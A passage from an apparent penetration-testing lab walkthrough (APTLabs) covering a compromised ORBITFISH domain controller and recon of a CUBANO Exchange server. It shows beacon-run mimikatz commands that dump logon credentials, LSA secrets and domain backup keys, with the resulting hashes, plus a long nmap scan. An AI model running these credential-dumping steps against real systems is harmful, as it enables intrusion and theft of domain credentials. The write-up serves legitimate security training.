09/07/2020  11:58 AM                56 flag.txt
               1 File(s)             56 bytes
               2 Dir(s)  47,794,233,344 bytes free

C:\Users\Administrator\Desktop>type flag.txt
APTLABS{AdC0nN3cT_pWn@G3}
```

Loot the system

```
C:\Users\Administrator\Desktop>systeminfo

Host Name:                 DC
OS Name:                   Microsoft Windows Server 2019 Standard

OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA422
Original Install Date:     1/11/2020, 9:05:18 AM
System Boot Time:          12/22/2020, 3:55:33 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
```

```
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,146 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,612 MB
Virtual Memory: In Use:    819 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    OrbitFish.local
Logon Server:              N/A
Hotfix(s):                 6 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4523204
                           [03]: KB4549947
                           [04]: KB4566424
                           [05]: KB4587735
                           [06]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.22.10
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

mimikatz

```
beacon> mimikatz "sekurlsa::logonpasswords"
[*] Tasked beacon to run mimikatz's "sekurlsa::logonpasswords" command
[+] host called home, sent: 706132 bytes
[+] received output:

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC$
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:44 AM
SID               : S-1-5-20
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : ORBITFISH
   * NTLM     : 9bbdef880e63a179fc2800d0affe4cab
   * SHA1     : c0d78681a60f64d6efe82fe637072bcc8e2e3e93
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : ORBITFISH
   * Password : (null)
  kerberos :
   * Username : dc$
   * Domain   : ORBITFISH.LOCAL
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 45828 (00000000:0000b304)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:43 AM
SID               : S-1-5-96-0-1
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : ORBITFISH
   * NTLM     : 9bbdef880e63a179fc2800d0affe4cab
   * SHA1     : c0d78681a60f64d6efe82fe637072bcc8e2e3e93
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : ORBITFISH
   * Password : (null)
  kerberos :
   * Username : DC$
   * Domain   : OrbitFish.local
   * Password : 0e 01 78 62 a6 24 96 e6 34 64 e3 e1 00 42 66 69 92 9a ea f4 f7 c4 46
00 09 a2 86 9c 5d 4f 5d fc c0 34 63 58 9f a1 61 c9 a7 10 15 a6 88 6b ca 8c 32 45 08
9e 07 53 38 4e 45 c1 94 e4 a2 7e 11 06 08 83 bf 9c 85 10 46 7a 88 a5 37 8c 85 d1 39
02 c5 c4 4b 80 b5 8a 8e dd d1 58 08 5a ee 7b 2d 61 0f ba 2d a6 9d 8a 2c 56 13 e6 56
36 7f a6 70 ae 31 5c 1d 9e 82 38 82 b8 22 bc 70 0a 2a 26 97 83 e6 59 a8 a4 68 dc e5
7f 11 2f d1 d9 4e 3e a8 15 b6 2b b3 2f 3b 8c ff 89 ce 62 9f 42 b4 1f ad 57 6f 99 b5
6b a9 24 06 b3 0a 27 9e 2b 0b 86 80 d3 2f 8d 10 59 89 ba a1 6c b0 5e 36 6f cd 1a ee
24 8c 6a f8 72 d5 77 e7 bb 7f de 16 16 e9 9c 00 8a c9 93 00 6b ec 61 7b 6e 1b 5e aa
d1 94 9b 44 9c e5 1d dc dc fc 26 14 5b 21 3a f2 69 69 f3 91 64
  ssp :
  credman :

Authentication Id : 0 ; 43201 (00000000:0000a8c1)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:42 AM
SID               :
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : ORBITFISH
   * NTLM     : 9bbdef880e63a179fc2800d0affe4cab
   * SHA1     : c0d78681a60f64d6efe82fe637072bcc8e2e3e93
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:44 AM
SID               : S-1-5-19
  msv :
  tspkg :
  wdigest :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  kerberos :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 45734 (00000000:0000b2a6)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:43 AM
SID               : S-1-5-96-0-0
  msv :
   [00000003] Primary
   * Username : DC$
   * Domain   : ORBITFISH
   * NTLM     : 9bbdef880e63a179fc2800d0affe4cab
   * SHA1     : c0d78681a60f64d6efe82fe637072bcc8e2e3e93
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : ORBITFISH
   * Password : (null)
  kerberos :
   * Username : DC$
   * Domain   : OrbitFish.local
   * Password : 0e 01 78 62 a6 24 96 e6 34 64 e3 e1 00 42 66 69 92 9a ea f4 f7 c4 46
00 09 a2 86 9c 5d 4f 5d fc c0 34 63 58 9f a1 61 c9 a7 10 15 a6 88 6b ca 8c 32 45 08
9e 07 53 38 4e 45 c1 94 e4 a2 7e 11 06 08 83 bf 9c 85 10 46 7a 88 a5 37 8c 85 d1 39
02 c5 c4 4b 80 b5 8a 8e dd d1 58 08 5a ee 7b 2d 61 0f ba 2d a6 9d 8a 2c 56 13 e6 56
36 7f a6 70 ae 31 5c 1d 9e 82 38 82 b8 22 bc 70 0a 2a 26 97 83 e6 59 a8 a4 68 dc e5
7f 11 2f d1 d9 4e 3e a8 15 b6 2b b3 2f 3b 8c ff 89 ce 62 9f 42 b4 1f ad 57 6f 99 b5
6b a9 24 06 b3 0a 27 9e 2b 0b 86 80 d3 2f 8d 10 59 89 ba a1 6c b0 5e 36 6f cd 1a ee
24 8c 6a f8 72 d5 77 e7 bb 7f de 16 16 e9 9c 00 8a c9 93 00 6b ec 61 7b 6e 1b 5e aa
d1 94 9b 44 9c e5 1d dc dc fc 26 14 5b 21 3a f2 69 69 f3 91 64
  ssp :
  credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DC$
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/22/2020 3:55:42 AM
SID               : S-1-5-18
  msv :
  tspkg :
  wdigest :
   * Username : DC$
   * Domain   : ORBITFISH
   * Password : (null)
  kerberos :
   * Username : dc$
   * Domain   : ORBITFISH.LOCAL
   * Password : (null)
  ssp :
  credman :
```

mimikatz secrets

```
[+] received output:
Domain : DC
SysKey : 6fbe148ef201f8066017532498105e06

Local name : DC ( S-1-5-21-2062650368-2968877520-1282336116 )
Domain name : ORBITFISH ( S-1-5-21-422340810-923920092-1608110645 )
Domain FQDN : OrbitFish.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {0d014d3c-f289-40a4-bf06-7b17d9fa39cf}
  [00] {0d014d3c-f289-40a4-bf06-7b17d9fa39cf}
2225ae0c0ca284f2988471b6c2f71036719b0f36aa0f95f17060e8e31fc070d1

Secret  : $MACHINE.ACC
```

```
cur/hex : 0e 01 78 62 a6 24 96 e6 34 64 e3 e1 00 42 66 69 92 9a ea f4 f7 c4 46 00 09
a2 86 9c 5d 4f 5d fc c0 34 63 58 9f a1 61 c9 a7 10 15 a6 88 6b ca 8c 32 45 08 9e 07
53 38 4e 45 c1 94 e4 a2 7e 11 06 08 83 bf 9c 85 10 46 7a 88 a5 37 8c 85 d1 39 02 c5
c4 4b 80 b5 8a 8e dd d1 58 08 5a ee 7b 2d 61 0f ba 2d a6 9d 8a 2c 56 13 e6 56 36 7f
a6 70 ae 31 5c 1d 9e 82 38 82 b8 22 bc 70 0a 2a 26 97 83 e6 59 a8 a4 68 dc e5 7f 11
2f d1 d9 4e 3e a8 15 b6 2b b3 2f 3b 8c ff 89 ce 62 9f 42 b4 1f ad 57 6f 99 b5 6b a9
24 06 b3 0a 27 9e 2b 0b 86 80 d3 2f 8d 10 59 89 ba a1 6c b0 5e 36 6f cd 1a ee 24 8c
6a f8 72 d5 77 e7 bb 7f de 16 16 e9 9c 00 8a c9 93 00 6b ec 61 7b 6e 1b 5e aa d1 94
9b 44 9c e5 1d dc dc fc 26 14 5b 21 3a f2 69 69 f3 91 64
    NTLM:9bbdef880e63a179fc2800d0affe4cab
    SHA1:c0d78681a60f64d6efe82fe637072bcc8e2e3e93
old/hex : 89 86 3f 91 66 fc 39 29 fe e4 6a d6 69 c5 50 e8 6a fd c8 30 ed 36 da 23 cd
80 e1 b4 87 80 45 26 93 2c ff a2 da 94 53 b6 fe a6 8a 55 06 9a 84 25 c7 e3 79 62 c4
8e e9 05 06 0e 60 c3 a6 b3 b1 14 37 c0 6c e8 78 ca 9c c2 1e 86 5f e3 47 9a 8f 16 2a
96 76 1a 3b e0 89 f7 96 96 ee 1b af 0b d6 1d 24 4a 35 2d 24 6b 8f 94 71 e9 bb 0a e9
4a bd 60 c7 03 fc 06 b0 f7 2e 4e 84 01 bb 7b 2b 5a 46 33 68 1a 9c 4b 64 29 cc 58 87
46 3d 30 ef 7b 72 ef 83 77 46 12 eb 30 7b b4 26 44 48 87 28 16 c1 38 09 46 4a 27 d1
6d d0 78 68 57 54 96 57 18 c6 d3 a0 93 c5 0f 18 12 86 02 a1 84 64 ea 94 e6 a7 10 63
e3 2c ed dd 33 cc b4 8a ab 92 66 8a b0 9a 6a 57 0a c4 d0 3f af 33 fe b0 d4 ec 27 06
ce 87 a0 b2 76 bc 6b 65 15 b2 c4 56 3a 72 7f e9 b6 18 db
    NTLM:2317583891d0df2d7a4ae52b0be4486c
    SHA1:c038baffb73e9210b2132ba3c4ca0e7fa6120f00

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 20 1f 42 ac 86 41 16 c1 55 00 7d f7 fd 3e bb 46 e1 e8 76 2b 4a
82 fa b1 b4 03 5e f5 15 79 71 ef 39 44 be fd 7c 11 78 55
    full:
201f42ac864116c155007df7fd3ebb46e1e8762b4a82fab1b4035ef5157971ef3944befd7c117855
    m/u : 201f42ac864116c155007df7fd3ebb46e1e8762b /
4a82fab1b4035ef5157971ef3944befd7c117855
old/hex : 01 00 00 00 e4 38 6e c5 f1 f2 12 3b 4e 9c ba 7c 51 3a 8c d8 00 38 80 6e a6
02 2e 27 49 22 cc a8 e2 33 f3 ac 58 dc 9d 94 72 95 c8 25
    full:
e4386ec5f1f2123b4e9cba7c513a8cd80038806ea6022e274922cca8e233f3ac58dc9d947295c825
    m/u : e4386ec5f1f2123b4e9cba7c513a8cd80038806e /
a6022e274922cca8e233f3ac58dc9d947295c825

Secret  : NL$KM
cur/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1
old/hex : 88 ea 0f ee 17 85 df a7 30 ab d8 64 cb ce 18 23 94 e5 de 42 e4 81 db 89 40
c7 d9 83 2c 88 e3 2b e5 0b e7 f7 cc fe 7a 6e c4 90 c5 a1 fb 35 ad 00 43 06 30 9a ea
21 52 79 dd 7e a8 b9 7b 3d 74 b1
```

Domain backup keys

```
beacon> mimikatz lsadump::backupkeys
[*] Tasked beacon to run mimikatz's lsadump::backupkeys command
[+] host called home, sent: 706125 bytes
[+] received output:
```

```
Current prefered key:       {8cb495a5-514b-45d0-a3a4-ba8758904743}
  * RSA key
  |Provider name : Microsoft Strong Cryptographic Provider
  |Unique name   :
  |Implementation: CRYPT_IMPL_SOFTWARE ;
  Algorithm      : CALG_RSA_KEYX
  Key size       : 2048 (0x00000800)
  Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ;
CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
  Exportable key : YES

Compatibility prefered key: {7aa7f923-322c-406d-9fbd-ec122c5fa908}
  * Legacy key
c0e75a0b6895c27fa495427d62d2428695feb13842507c08a6b9aa7137f4d68e
213ca576d8e9a67a99b7bed95afca273919b5c7ce9a3e06e169cde094ab116ba
5ba760e0583e7653d73ce8a9b69a0809f355bb2b45f9ff728ac6171c6a59d3a2
9e7c9496cabc6aef2f8ed33d2cad7cfb47acd586bfdac490c182cf5e0cb78a29
0e765dea4d44642349eb935c55b70a12b2dfee418c1abc4f556d48ff3b5c4646
bb373bad1c8dd821075d8f04dc104b68abfc1f4db16ed527088e5983f95ef378
40f74a6bdacf3b3e0fa3ab483a76a35719f386233f5b972030a4643527ec6c1e
c954ada005941cd603f7e2a50583c3e9ca5961ad758e7889a5422870637ce997
```

So, done with ORBITFISH :), CUBANO next

CUBANO.LOCAL

Moving on to CUBANO, pivot point is servicdesk.gigantichosting.local

Nmap

```
Host is up, received user-set (0.10s latency).
Scanned at 2020-12-24 06:33:21 EET for 342s

PORT     STATE SERVICE              REASON  VERSION
```

```
25/tcp   open  smtp                 syn-ack Microsoft Exchange smtpd
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736,
PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS
GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: CUBANO
|   NetBIOS_Domain_Name: CUBANO
|   NetBIOS_Computer_Name: EXCHANGE
|   DNS_Domain_Name: cubano.local
|   DNS_Computer_Name: Exchange.cubano.local
|   DNS_Tree_Name: cubano.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BTo0HAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6K0+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
80/tcp   open  http                 syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
81/tcp   open  http                 syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 403 - Forbidden: Access is denied.
135/tcp  open  msrpc                syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn          syn-ack Microsoft Windows netbios-ssn
443/tcp  open  https?               syn-ack
|_http-favicon: Unknown favicon MD5: 9294FA2F646694643B39AB4370C4145B
| http-methods:
```

```
|_  Supported Methods: HEAD POST OPTIONS
| http-title: Outlook
|_Requested resource was https://exchange.cubano.local/owa/auth/logon.aspx?
url=https%3a%2f%2fexchange.cubano.local%2fowa%2f&reason=0
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BToOHAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6K0+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
444/tcp  open  snpp?                syn-ack
445/tcp  open  microsoft-ds         syn-ack Windows Server 2019 Standard 17763
microsoft-ds
465/tcp  open  smtp                 syn-ack Microsoft Exchange smtpd
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736,
PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH GSSAPI NTLM, X-
EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST,
XSHADOWREQUEST,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: CUBANO
|   NetBIOS_Domain_Name: CUBANO
|   NetBIOS_Computer_Name: EXCHANGE
|   DNS_Domain_Name: cubano.local
|   DNS_Computer_Name: Exchange.cubano.local
|   DNS_Tree_Name: cubano.local
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=Exchange
| Subject Alternative Name: DNS:Exchange, DNS:Exchange.cubano.local
| Issuer: commonName=Exchange
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-11-17T18:18:29
| Not valid after:  2025-11-17T18:18:29
| MD5:   526b 5a02 201f 84e7 ac5b 0dcc 27a6 15ad
| SHA-1: e953 a902 4372 9774 059e e4db 5dcb 36ad 4ae5 6e8d
| -----BEGIN CERTIFICATE-----
| MIIDETCCAfmgAwIBAgIQZb+NZbnw3ohC5UnvYY+aMzANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhFeGNoYW5nZTAeFw0yMDExMTcxODE4MjlaFw0yNTExMTcxODE4
| MjlaMBMxETAPBgNVBAMTCEV4Y2hhbmdlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAszzFwCbavahQzOr9cV5qGDn2NFNlg3ALzq97feRJZPhnFa0KiPk5
| VkUs9/42xyctRrXKO/Y/AK8FQoKem0/Eoh3PiB0dDygQ8LZvdHEdG8LWUHAaXeGA
| 7n/DEnFcFnwsQ+DIOlLa2oTLyWIkImkmwX1EGfGKajJGPE2WohFDuX6kIenBZ3U5
| YYCE7/4AubYAfAIgJSqRx8LW1bAxt/ZNxiUvwYrSk6hWA80J727cBb4vTGeF3H/k
| MyLRnEUQioBd4yTRuT/OENFP/7kK+q00dn7E4ithCLJfLxQ9/q6XHM/Lpq3/oDhE
| DV3MQSfiBRi87MBdtGjrW83dL4t8SuyvbQIDAQABo2EwXzAOBgNVHQ8BAf8EBAMC
| BaAwKgYDVR0RBCMwIYIIRXhjaGFuZ2WCFUV4Y2hhbmdlLmN1YmFuby5sb2NhbDAT
| BgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEBBQUA
| A4IBAQCRMVamc+Uh4/BToOHAoU5B42+y48LUgdDXKZw3mGXB/NrHlFm+tvw5B4IH
| V7gFzOUJphOSoQSiJgjyjIq8r6g51V8+FXAe2c+gbXlJzx5+93B/Dg8biJcwYQsT
| wVocXcBP2p14PmzJhRb7NoDkDB+z92qt0elLffuJvRDkAJnUs0aFqKaRDhe+I4SY
| 6K0+a44gVOdoqTpSgp9DdtTT2qxzu0IERkSuu2+FsqfddrUuG4ygbtTxNzCMkorq
| lvziEFRuFccmCxjemBeDKzPKTgKGutOMwEvE8DxWuhqLLJzTlCnQnZoZn+QaBdK1
| UIhn2x3DxAY1EF5MmYJXzMFj12Rb
|_-----END CERTIFICATE-----
475/tcp  open  smtp                 syn-ack
| fingerprint-strings:
|   GenericLines:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:29 -0800
|     5.3.3 Unrecognized command 'unknown'
|     5.3.3 Unrecognized command 'unknown'
|   GetRequest:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:41 -0800
|     5.3.3 Unrecognized command 'GET'
|     5.3.3 Unrecognized command 'unknown'
|   Hello:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:46 -0800
|     250-Exchange.cubano.local Hello [192.168.21.123]
|     250-SIZE 37748736
|     250-PIPELINING
|     250-DSN
|     250-ENHANCEDSTATUSCODES
|     250-X-ANONYMOUSTLS
|     250-X-EXPS GSSAPI NTLM
|     250-8BITMIME
|     250-BINARYMIME
|     250-CHUNKING
|     SMTPUTF8
|   Help:
```

```
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:55 -0800
|     214-This server supports the following commands:
|     HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|   NULL:
|_    220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:29 -0800
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736,
PIPELINING, DSN, ENHANCEDSTATUSCODES, X-ANONYMOUSTLS, X-EXPS GSSAPI NTLM, 8BITMIME,
BINARYMIME, CHUNKING, SMTPUTF8,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
476/tcp  open  smtp                 syn-ack
| fingerprint-strings:
|   GenericLines:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:29 -0800
|     5.3.3 Unrecognized command 'unknown'
|     5.3.3 Unrecognized command 'unknown'
|   GetRequest:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:42 -0800
|     5.3.3 Unrecognized command 'GET'
|     5.3.3 Unrecognized command 'unknown'
|   Hello:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:48 -0800
|     250-Exchange.cubano.local Hello [192.168.21.123]
|     250-SIZE 37748736
|     250-PIPELINING
|     250-DSN
|     250-ENHANCEDSTATUSCODES
|     250-X-ANONYMOUSTLS
|     250-X-EXPS GSSAPI NTLM
|     250-8BITMIME
|     250-BINARYMIME
|     250-CHUNKING
|     SMTPUTF8
|   Help:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:57 -0800
|     214-This server supports the following commands:
|     HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|   NULL:
|_    220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec
2020 20:33:29 -0800
| smtp-commands: Exchange.cubano.local Hello [192.168.21.123], SIZE 37748736,
PIPELINING, DSN, ENHANCEDSTATUSCODES, X-ANONYMOUSTLS, X-EXPS GSSAPI NTLM, 8BITMIME,
BINARYMIME, CHUNKING, SMTPUTF8,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
477/tcp  open  smtp                 syn-ack
| fingerprint-strings:
|   GenericLines:
```

```
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec 2020 20:33:29 -0800
|     5.3.3 Unrecognized command 'unknown'
|     5.3.3 Unrecognized command 'unknown'
|   GetRequest:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec 2020 20:33:42 -0800
|     5.3.3 Unrecognized command 'GET'
|     5.3.3 Unrecognized command 'unknown'
|   Hello:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec 2020 20:33:48 -0800
|     250-Exchange.cubano.local Hello [192.168.21.123]
|     250-SIZE 37748736
|     250-PIPELINING
|     250-DSN
|     250-ENHANCEDSTATUSCODES
|     250-X-ANONYMOUSTLS
|     250-X-EXPS GSSAPI NTLM
|     250-8BITMIME
|     250-BINARYMIME
|     250-CHUNKING
|     SMTPUTF8
|   Help:
|     220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec 2020 20:33:56 -0800
|     214-This server supports the following commands:
|     HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|   NULL:
|_    220 Exchange.cubano.local MICROSOFT ESMTP MAIL SERVICE READY AT Wed, 23 Dec 2020 20:33:29 -0800
